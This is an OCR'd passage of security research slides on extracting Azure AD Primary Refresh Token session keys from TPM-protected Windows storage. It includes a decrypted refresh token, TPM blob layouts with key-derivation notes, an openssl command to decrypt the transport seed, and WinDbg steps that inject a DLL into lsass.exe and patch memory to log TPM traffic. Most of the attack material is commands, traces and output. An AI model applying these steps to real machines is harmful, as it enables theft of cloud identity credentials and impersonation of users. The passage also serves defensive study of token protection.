    qQfy/O8SWVkSkQrLOat/mYtOmAkOYTsKCKCjwfvFVio1goiAtPXUjywTvKe092rYYrIS6bX7jjQIDAQABo4HAMIG9MAw
    GA1UdEwEB/wQCMAAwFgYDVR0lAQH/BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEGxBtG5dA8pHtqb+pMP
    LMDwwIgYLKoZIhvcUAQWCHAMEEwSBEIlKGaiVzDtNvBzGvzThJwEwIgYLKoZIhvcUAQWCHAUEEwSBEOcKlELqo4lHrcf
    XF6iVLsAwFAYLKoZIhvcUAQWCHAgEBQSBAk5BMBMGCyqGSIb3FAEFghwHBAQEgQEwMA0GCSqGSIb3DQEBCwUAA4IBAQC
    CMG2OY6yzdDezXbFKNM9vZQnBUVdVvCCPFLLiQDRd9BWx1fY244DxG5xTOCXaSiP9mXTvvOTrMQ9ml6iAYjNJwiGt3ZN
    cHimymA8rNzYkmlmu3EmrHfKj62icUTrldI+Smil64qmebl5/QI9e9w5zTH6Z3+h/2SnI/Xx/DifPf9sAtFCaBrm7kIL
    gMbZjaBVf0uMc9e+nJxFsQ4lsdg8geE6tqitABxglRp7seTlhXOhWDku129pVosP6S780XtmLWxFyf0qQ9k4pXzWpvor
    JQEPD3GfG2DcTUlUZeCKKiATcFnvxkrgzZMA7tmOuvWbtqcpDDaLGGIOlvsoPQUFW"
  },
  "User":{
    "Upn":"atester@kkse44.onmicrosoft.com"
  },
  "MembershipChanges":[
    {
      "LocalSID":"S-1-5-32-544",
      "AddSIDs":[
        "S-1-12-1-1100187900-1141454598-176731548-517925052",
        "S-1-12-1-94387623-1189914507-1806026929-3633089857"
      ]
    }
  ]
}
```

TPM – PRT with TPM decrypted with system MK


```
Decrypted masterkeys: 2
==========Decrypted OK !==========
Refresh token: 0.AX0A5wqUQuqjiUetx9cXqJUuwJjt2SlppDZFreL5gbwdYF6cAOc.AgABAAEAAAD--DLA3VO7QrddgJg7WevrAgDs_wQA9P9FlNEE1vByafXbfCeyAIdRh5_xyeZmhLqSm5cOS_b
K0b26l0WHbQzdDnMkRMo-aBY4He_HQWbI2oHKYrYFM4RwalfisevbJcJ2I9f4jkygtvtyXGMpjep_9sq_qEoMsBKvYRQ1l9ZcO45azZIRgnyk9s7a3IGgaVEAf1OYBkPR3BdyasHPk1yqKSmnRV9zec
FIzJg4la1NIQ0k3WshuWyedkzsxQZsT7k6dh3hvIYtvEIqyts7Qnyv8ax-uHklijH-sT29GDo1MIYSISLoH6O4VuUC6BVFt0GjvA1Ij0AwRlAYnl1GZJOgPiNLzoR2t87nEm0yjLSHtNfRSoHodORF4M
jt4pfjDxzdO1S-HjH4XBOYjrVOISGEG9ScqQciKGZ_LJopAYpCw8HBIQVhXLeMmKhK1BNh4rcfgj2ikUayKgHi5QRkhEH7ZCx32HlzZs6W_uK8f6dEz0ERRBoEoCklV2bvfpYP0CoFNFJKNoOf3iBdfA
RozZ8xG3SCSc4T09_iVahGaoSqPTjp3F2xESG4SPdddluCQlsgPxNF7D5zYyWMAhIh-ZMm-BNCbi_UEpBfclXqZN0LFJAGLSP3sUz2aZ8SwQxE-r4RfSOeu_3jvK53_nZwF_cR-VhwuA1dbeKrTju6yi
zbSSLVKDyLJT_94tceW9wo2VMc-quL9TYfcDJz5Zn6jRahQQ_cSj4zSZDO-KcZlGK2uTZxdSCcGwIkoq4BDxx2b8TfrNtDKHPkWhFYU1kT49n4A5emqcUqY1SnGTIAX43oy0WvFSXfbV5tdCpRQn8AvY
txRQvZkKNGWQdHZJxwPE8dF3jwLHZN5YG6Uaqg3fH6COTHwtMRqbjAaTJJYBoAHzmggcEdhO1hsq02MZKowJIBkrrL7e5Rk6VaQiEUJPXOBJAWGQ0mH9Ndmaw9TVF7oYOzyAp5whFt1li_JNmWec_jZR
6_DDAl6wjwGvpaO_xVsUOPgjLufaHm6khRBUbsjT8YN4BsUk8XLEQlK4wDm0ffo0yuumKe2fr5DhLS8fMj2qr2NI85XYKXK0HVR4MauRA51oNBmaDe2reaztRUJV6iZx6
--------------------------------------------------------------------------------
System key Blob Decrypted:
010000005000000b2000000530004b002d003200660062003800300034006200330002d003900620030006500 2d00640066003100650002d003500360035003100 2d00340033003400390033 00
650062003500390066006500300000000007e002052644f5769ec4b65dbf2b6a2f2313c0edcf98d2e0eac31178d16ff1ad74481280010cdc4772b0e3a30b158352aed053e19ff56ab731540ed
cb24a579701b1784561c572ad24e5a890a9b1d17a9d2792353c72120c9ef207ddb4ea27fe3bed944f190abb8014093dfc4f0890d6213dd3e2647e0bcf046a71bbb0bdea800300008000b0004
044000000005000b00205d9565051d772455f98612b1e27e784826515a0d16fc94b0b6f2e6840ac13e8b
```

PRT – OPAQ blobs and TPM keys



Ok, but we need a session key – 32 byte. How can we get it from this 00 7e 00 20 … ?

1539	6:01:02.749 AM	3	ngcpopkeysrv.dll	NCryptImportKey (2052750874752, 0x000001ddf1738c20, "OpaqueTransport", NULL, 0x00000042fbf7e5c0, 0x000001ddf17d74d0, 178, 0)	S_OK
1540	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf1730f70)	STATUS_SUCCESS
1541	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17fe7f0)	STATUS_SUCCESS
1542	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17ff270)	STATUS_SUCCESS
1543	6:01:02.878 AM	1	ncryptsslp.dll	BCryptDestroyHash (0x000001ddf17318d0)	STATUS_SUCCESS
1544	6:01:02.904 AM	3	PCPKsp.dll	BCryptOpenAlgorithmProvider (0x00000042fbf7ca40, "RNG", "Microsoft Primitive Provider", 0)	STATUS_SUCCESS
1545	6:01:02.905 AM	3	PCPKsp.dll	BCryptGenRandom (0x000001ddf1a165d0, 0x000001ddf17d9a40, 32, 0)	STATUS_SUCCESS
1546	6:01:02.905 AM	3	PCPKsp.dll	BCryptCloseAlgorithmProvider (0x000001ddf1a165d0, 0)	STATUS_SUCCESS
1547	6:01:02.911 AM	3	PCPKsp.dll	BCryptOpenAlgorithmProvider (0x00000042fbf7ca70, "RNG", "Microsoft Primitive Provider", 0)	STATUS_SUCCESS
1548	6:01:02.911 AM	3	PCPKsp.dll	BCryptGenRandom (0x000001ddf1a151b0, 0x000001ddf17d9a40, 32, 0)	STATUS_SUCCESS

Parameters: NCryptImportKey (NCrypt.dll)

#	Type	Name	Pre-Call Value	Post-Call Value
1	NCRYPT_PROV_...	hProvider	2052750874752	2052750874752
2	NCRYPT_KEY_H...	hImportKey	0x000001ddf1738c20	0x000001ddf1738c20
3	LPCWSTR	pszBlobType	0x00007ffc017c03b8 "OpaqueTrans...	0x00007ffc017c03b8 "OpaqueTrans...
4	NCryptBufferD...	pParameterList	NULL	NULL
5	NCRYPT_KEY_H...	phKey	0x00000042fbf7e5c0 = NULL	0x00000042fbf7e5c0 = 0x000001dd...
6	PBYTE	pbData	0x000001ddf17d74d0	0x000001ddf17d74d0
	BYTE		0	0
7	DWORD	cbData	178	178
8	DWORD	dwFlags	0	0


Hex Buffer: 178 bytes (Post-Call)

```
0000  00 7e 00 20 b6 bd 22 d5 fd 84 3a 1b 7a c6 2a ac 88 c6 9e b7 8c 5f 65 08
0018  32 db a8 37 86 6b 82 78 7d 2c 57 a5 00 10 7d fa d3 4a 73 e7 b7 42 75 5c
0030  f4 d5 4a 1e 75 41 e2 f7 62 7a d8 a5 d8 8e 84 ad ff 6f 93 96 39 ae b7 dc
0048  f7 13 6f 0d c7 fc 21 99 94 3d e3 69 85 f2 39 0d e2 ce a1 fe 4f e9 8f 28
0060  ea 10 b8 04 ff 2d 3c 4c f9 ca 64 bc 00 24 ed 26 81 94 dd 37 1b 87 cf fc
0078  e8 4c eb 0a 3b 54 78 00 00 30 00 08 00 0b 00 04 04 40 00 00 00 05 00 0b
0090  00 20 0b a9 d7 7a 0a c9 ed e5 51 64 c2 9a ff 66 ec 04 5e 6c d6 72 b8 16
00a8  cb 06 a1 f6 06 d4 15 1b 1c 74
```

NCryptOpenStorageProvider (0x00000042fbf7e5b0, "Microsoft Platform Crypto Provider", 0)
NCryptOpenKey (2052750874752, 0x00000042fbf7e5b8, "SK-e2560cac-6831-55b1-b42b-7c3a2ab5c010", 0, 0)
CryptUnprotectData (0x00000042fbf7dc30, NULL, NULL, NULL, NULL, CRYPTPROTECT_UI_FORBIDDEN, 0x00000042fbf7dc20)
NCryptImportKey (2052750874752, 0x000001ddf1738c20, "OpaqueTransport", NULL, 0x00000042fbf7e5c0, 0x000001ddf17d74d0, 178, 0)
NCryptKeyDerivation (0x000001ddf17d9d60, 0x00000042fbf7e840, 0x00000042fbf7e958, 32, 0x00000042fbf7e930, 0)

*OpaqueTransport - **NCRYPT_OPAQUETRANSPORT_BLOB**

178 byte blob (TPM_CC_Load)



SensetiveData[74] – session key is here

hmac_key[32] = CryptKDFa(seed, “INTEGRITY”)

sym_key[16] = CryptKDFa(seed, “STORAGE”, name)

name[32] = SHA256(Marshal(NameData[50]))

seed[32] = GetSeedForKDF(protector) – WTF?

*protector – is a parent in TPM terminology and has an “SK-...”, can we get seed from it?

**If we have seed – we can get session key

Integrity[32] = hmacSHA256(hmac_key, EncryptedSensetiveData[74]+name)

iv[16] – random iv for AES128_CFB

EncryptedSensetiveData[74] = AES128_CFB(sym_key, iv, SensetiveData)

NameData[50] – data to compute name

```
// Get seed for KDF
if(seed == NULL)
    seed = GetSeedForKDF(protector);
// Determine the HMAC key bits
hmacKey.t.size = CryptHashGetDigestSize(hashAlg);

// KDFa to generate HMAC key
CryptKDFa(hashAlg, seed, INTEGRITY_KEY, NULL, NULL,
          hmacKey.t.size * 8, hmacKey.t.buffer, NULL, FALSE);
```

```
// Get seed for KDF
if(seed == NULL)
    seed = GetSeedForKDF(protector);
// KDFa to generate symmetric key and IV value
CryptKDFa(hashAlg, seed, STORAGE_KEY, name, NULL,
          symKey->t.size * 8, symKey->t.buffer, NULL, FALSE);
```

772 byte blob (TPM_CC_Load)

CryptUnprotectData (0x00000042fbcfd720, NULL, NULL, NULL, NULL, CRYPTPROTECT_UI_FORBIDDEN, 0x00000042fbcfd710) TRUE 0.0051092

STATUS_SUCCESS 0.0000124

```
50 43 50 4D 38 00 00 00 02 00 00 00 02 00 00 00
3C 01 00 00 E0 00 00 00 00 00 00 00 00 00 00 00
B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 01 3A 00 01 00 0B 00 03
04 72 00 20 9D FF CB F3 6C 38 3A E6 99 FB 98 68
DC 6D CB 89 D7 15 38 84 BE 28 03 92 2C 12 41 58
BF AD 22 AE 00 06 00 80 00 43 00 10 08 00 00 00
00 00 01 00 9A B6 A2 94 D4 C5 FD F3 85 C4 7D C8
5B 1F B1 FA D6 ED 72 52 00 74 48 24 7E 8A 25 5B
62 5C BD 5A 64 73 E6 DF FD 1E BB 62 E6 F6 7E 97
E8 B9 DA AB 44 8A AA 88 55 52 E8 F6 FA 53 DB EA
0E 8F CE FC 93 1F 08 EC CF 35 A0 06 7E 1B 3D EB
33 D3 55 8F F2 CC 89 2E A4 FE 46 51 0B 69 EA F2
69 1C FB D9 A1 60 3E B2 12 97 FC 8E 6A AB 3F 41
22 A5 F9 CF 72 27 1C B4 45 C8 E9 32 CB 23 DF 4C
DA 0B 6D 50 DC A4 ED 48 E2 AC 1B A6 EE 38 EC E1
64 0B 61 DF CC A0 88 03 1D B6 A4 06 AF F7 74 C2
27 39 0D 68 03 9E 28 DE EC 7D 9B 36 41 62 A3 2B
55 63 26 5B B9 7B 11 3A 41 C9 C0 ED F5 E2 79 F7
FD 95 72 43 99 04 E3 31 02 90 27 57 FF EF 33 9E
34 6A 3B 35 B4 FE C6 4F 92 0E C1 A6 03 16 41 3E
1C 79 4B E9 B8 55 2D 7F BA 90 68 16 0F B4 0D 82
42 A4 F7 68 50 71 3C 57 CC DA 43 BB A4 A7 A3 5A
4C 06 86 19 00 DE 00 20 F9 CF D7 A2 7E EB E6 A3
FE 1D B5 ED 31 E7 DF 33 A9 8D 16 3C C7 70 96 20
4C 87 D7 19 3D 81 6F 0F 00 10 F1 5B A0 6E 75 BB
59 70 48 6F 81 D8 BE EF 58 10 BF D2 B9 82 63 84
9E 97 D9 48 81 61 12 8C 06 87 BF AA 39 68 67 D3
EA 2B E2 E3 D9 CC C1 C5 52 08 06 6E 78 C7 92 CA
9E DE 99 30 1F 7D 7F 1B AC 3F DA 42 22 BD FF FE
3C 53 66 31 B9 5E D5 76 A6 0D CA DC 4F 69 EE C7
FC 87 FF 28 B2 CB 8C 83 62 46 39 ED 6B 59 95 89
5C A6 82 49 A6 C5 20 F4 07 94 12 B1 CB F2 94 1D
FC 92 4D 09 F3 08 EA 92 8C 8F FD 06 F5 32 56 61
AB AC 3F 37 08 E8 AD 13 F7 F4 BC F1 AB DD B3 6E
F3 77 10 3A 81 FD 71 00 D4 AB 95 5B 9B B8 1D 55
7F 38 33 0D 8C 63 BE F1 74 98 8B 33 26 BD D2 E2
C1 1B 9A 72 00 00 00 06 00 20 8F CD 21 69 AB 92
```

Hex Buffer: 772 bytes (Post-Call)

```
0000  50 43 50 4d 38 00 00 00 02 00 00 00 02 00 00 00 3c 01 00 00 e0  PCPM8...........<....
0015  00 00 00 00 00 00 00 00 00 00 00 00 b0 00 00 00 00 00 00 00 00 00  ......................
002a  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 3a 00 01 00 0b 00  ...............:.....
003f  03 04 72 00 20 9d ff cb f3 6c 38 3a e6 99 fb 98 68 dc 6d cb 89  ..r. ....l8:....h.m..
0054  d7 15 38 84 be 28 03 92 2c 12 41 58 bf ad 22 ae 00 06 00 80 00  ..8..(..,.AX.."......
0069  43 00 10 08 00 00 00 00 00 01 00 9a b6 a2 94 d4 c5 fd f3 85 c4  C.....................
007e  7d c8 5b 1f b1 fa d6 ed 72 52 00 74 48 24 7e 8a 25 5b 62 5c bd  }.[.....rR.tH$~.%[b\.
0093  5a 64 73 e6 df fd 1e bb 62 e6 f6 7e 97 e8 b9 da ab 44 8a aa 88  Zds.....b..~.....D...
00a8  55 52 e8 f6 fa 53 db ea 0e 8f ce fc 93 1f 08 ec cf 35 a0 06 7e  UR...S...........5..~
00bd  1b 3d eb 33 d3 55 8f f2 cc 89 2e a4 fe 46 51 0b 69 ea f2 69 1c  .=.3.U.......FQ.i..i.
00d2  fb d9 a1 60 3e b2 12 97 fc 8e 6a ab 3f 41 22 a5 f9 cf 72 27 1c  ...`>.....j.?A"...r'.
00e7  b4 45 c8 e9 32 cb 23 df 4c da 0b 6d 50 dc a4 ed 48 e2 ac 1b a6  .E..2.#.L..mP...H....
00fc  ee 38 ec e1 64 0b 61 df cc a0 88 03 1d b6 a4 06 af f7 74 c2 27  .8..d.a..........t.'
0111  39 0d 68 03 9e 28 de ec 7d 9b 36 41 62 a3 2b 55 63 26 5b b9 7b  9.h..(..}.6Ab.+Uc&[.{
0126  11 3a 41 c9 c0 ed f5 e2 79 f7 fd 95 72 43 99 04 e3 31 02 90 27  .:A.....y...rC...1..'
013b  57 ff ef 33 9e 34 6a 3b 35 b4 fe c6 4f 92 0e c1 a6 03 16 41 3e  W..3.4j;5...O......A>
0150  1c 79 4b e9 b8 55 2d 7f ba 90 68 16 0f b4 0d 82 42 a4 f7 68 50  .yK..U-...h.....B..hP
0165  71 3c 57 cc da 43 bb a4 a7 a3 5a 4c 06 86 19 00 de 00 20 f9 cf  q<W..C....ZL...... ..
017a  d7 a2 7e eb e6 a3 fe 1d b5 ed 31 e7 df 33 a9 8d 16 3c c7 70 96  ..~.......1..3...<.p.
```

Integrity[32] = hmacSHA256(hmac_key*, EncryptedSensetiveData[170]+name*)


iv[16] – random iv for AES256_CFB

EncryptedSensetiveData[170] = AES256_CFB(sym_key*, iv, SensetiveData[170])

SensetiveData[170] – here is seed

hmac_key*, sym_key*, name* – are not the same ☺

TPM key hierarchy - https://ericchiang.github.io/post/tpm-keys



Instead of storing keys directly, TPM uses secret values called “seeds” that never leave TPM. In TPM there are three seeds and associated hierarchies:

- Endorsement: keys used to identify the TPM
- Storage: keys used by local applications
- Platform: keys used by TPM for its own operation(we will ignore)

Keys can be restricted(EK, SRK and AIK) and non-restricted(application keys)

Attentive Listener: But what about the registration stage?
You said “ .. session key was encrypted via Transport public key”.


WE: Yes, we have analyzed it:

NCryptOpenStorageProvider (0x00000042fbcfe0a0, "Microsoft Platform Crypto Provider", 0)
NCryptOpenKey (2052750876512, 0x00000042fbcfe0a8, "SK-e2560cac-6831-55b1-b42b-7c3a2ab5c010", 0, 0)

NCryptImportKey (2052750876512, 0x000001ddf1738670, "OpaqueTransport", NULL, 0x00000042fbcfe0b0, 0x000001ddf1a054f8, 418, 0)

NCryptExportKey (0x000001ddf17d9200, NULL, "OpaqueTransport", NULL, 0x000001ddf17d7110, 178, 0x00000042fbcfe2c0, 2048)
CryptProtectData (0x00000042fbcfe3c0, NULL, NULL, NULL, NULL, 0, 0x00000042fbcfe3b0)

418 byte blob (TPM_CC_Import)



```
01 00 0F 6A 2C BE D5 B5 87 EC 20 1E FB 3A E1 CE
A6 25 91 3B 26 9F EE F6 20 5D 8A BA AC AE 39 12
CF C8 D7 CB 9D F9 5B 77 CE 81 C0 AD A5 FB E5 DB
6D 8A 01 DC 04 B6 C4 9F 1A 31 7D 41 E9 FB 5B 5F
03 DF CC 8B 07 17 2F 3C FC C7 C1 AD 29 48 AB C2
BE 34 D3 88 0F B7 F7 3F 42 FD F5 5F 36 AA 37 83
20 9D 2F E8 9B 40 1B 97 EC 56 12 C0 D0 2A 7C 91
72 02 79 6C 1C 49 5A 3A 45 63 4A 6E F6 AD 6A 00
B0 7A D8 8A BC 71 98 DB 4A 8E F0 F3 D8 40 AC 14
02 65 C2 15 B7 5C 1E 56 71 9C BF 64 48 F9 67 C3
FE 3C 07 80 4A 34 40 18 3C DC 9C BC 29 45 68 98
D9 76 D8 1C AF 5F 30 7B FD 18 62 52 7D 36 4B E5
FF 02 94 9B 2A 91 F8 03 54 94 D7 73 49 80 FB 10
1A 17 B9 4F 62 05 61 29 26 92 E5 22 43 D1 E0 AA
C0 83 F5 A9 4A 31 F0 D9 E9 8B 3A 49 DE 48 87 05
04 70 03 D6 E3 25 74 31 80 54 1E A3 66 77 01 0E
72 9E 00 6C 00 20 28 F0 05 10 30 7C DE 2A 84 72
BF 26 E0 CE F4 6D FF 3E 35 26 05 41 B2 2B 3C D8
4A 09 05 C2 07 CC 05 E4 6E 45 54 94 38 B6 10 51
A1 B7 66 63 3F C3 4B A1 02 25 46 FC 49 57 E2 D9
A3 6B C7 E2 89 ED 5B 10 57 5E 73 04 B7 1C 09 B5
18 A7 33 8F 93 67 AC F7 38 8F 20 B0 06 CE 92 39
03 E7 0D 4E 86 ED 25 46 2F B1 C1 F1 67 C5 8D E1
00 30 00 08 00 0B 00 04 04 40 00 00 00 05 00 0B
00 20 0B 4F 89 6B DB 2E FC 80 75 68 62 3A B6 AF
63 1D 05 5E FF B9 C8 65 B3 58 9C 33 8D 4E D3 DB
65 21
```

inSymSeed[256] – seed* encrypted via transport public key.

To decrypt it : openssl.exe pkeyutl -decrypt -in enc256byte.bin -out dec32byte.bin -inkey privkey.pem -pkeyopt rsa_padding_mode:oaep -pkeyopt rsa_oaep_label:4455504C494341544500 -pkeyopt rsa_oaep_md:sha256

Integrity[32] = hmacSHA256(hmac_key**, EncryptedSensetiveData[74]+name)

EncryptedSensetiveData[74] = AES256_CFB(sym_key**, SensetiveData[74])

SensetiveData[74] – here is ~~session key~~

hmac_key**, sym_key** are computed from seed*

*we use PCPtool to get privkey

TPM sniffer

1). Inject pcptpm12.dll to lsass.exe/target process which calls pcpksp directly:

2). Change context in windbg to lsass/target process:

```
!process 0 0 lsass.exe
.process /p /r lsass_EPROCESS
```

3). Patch one check in pcptpm12!PCPFlushTrace:

```
eb !pcptpm12+0x4742 84
```

Or even better - set it directly:

```
eb pcptpm12!g_tPCPTracingEnabled 1
```

4). Set the path and patch the variable:

```
ezu PCPTpm12!g_szTraceDir "C:\\Users\\1\\AppData\\Roaming\\tpm"
eq PCPKsp!g_fpFlushTrace PCPTpm12!PCPFlushTrace
```

```
--TPM2_Load: Parameters-----------------------------------------------
RQU.inPrivate.(TPM2B_BUFFER)
RQU.inPrivate.size = 126
RQU.inPrivate.buffer =
0x00 0x20 0x73 0xc9 0xba 0xc6 0xac 0x49 0x50 0x70 0x53 0xb9 0x0d 0x66 0x97 0xa1
0x48 0x5c 0x32 0x70 0x97 0x74 0x41 0xb7 0xe8 0xe7 0x7a 0xeb 0x24 0xff 0x28 0x71
0xad 0x40 0x00 0x10 0xe0 0xbd 0xc5 0x1e 0xfa 0xe2 0x25 0x42 0x0c 0x72 0x08 0xed
0xcc 0xf6 0xd8 0x9e 0xb3 0x1c 0x69 0x84 0x4e 0xe4 0x94 0x21 0x5e 0xfc 0xd5 0x9f
0x46 0x47 0x9f 0xe0 0xbb 0x10 0x21 0xd8 0x9c 0x19 0x80 0x45 0x85 0x24 0x67 0xdd
0x42 0x16 0x04 0xfa 0x83 0xbd 0xd4 0x87 0x87 0xe3 0x9f 0xd9 0xcb 0x1a 0xde 0xf9
0x54 0x84 0x54 0xf9 0x3a 0xa1 0xf7 0x75 0x09 0xec 0xc5 0xa3 0xfd 0x3e 0xa0 0x3d
0x2b 0x79 0x06 0x6e 0x29 0x47 0x1b 0xfc 0x7c 0x4c 0x6d 0x8f 0x74 0x4a
RQU.inPublic.(TPM2B_PUBLIC)
RQU.inPublic.size = 48
RQU.inPublic.(TPMT_PUBLIC)
RQU.inPublic.type = TPM_ALG_KEYEDHASH (0x0008)
RQU.inPublic.nameAlg = TPM_ALG_SHA256 (0x000b)
RQU.inPublic.objectAttributes = userWithAuth, noDA, sign (0x00040440)
RQU.inPublic.authPolicy.(TPM2B_BUFFER)
RQU.inPublic.authPolicy.size = 0
RQU.inPublic.parameters.scheme.(TPMT_KEYEDHASH_SCHEME)
RQU.inPublic.parameters.scheme.scheme = TPM_ALG_HMAC (0x0005)
RQU.inPublic.parameters.scheme.hashAlg = TPM_ALG_SHA256 (0x000b)
RQU.inPublic.unique.(TPM2B_BUFFER)
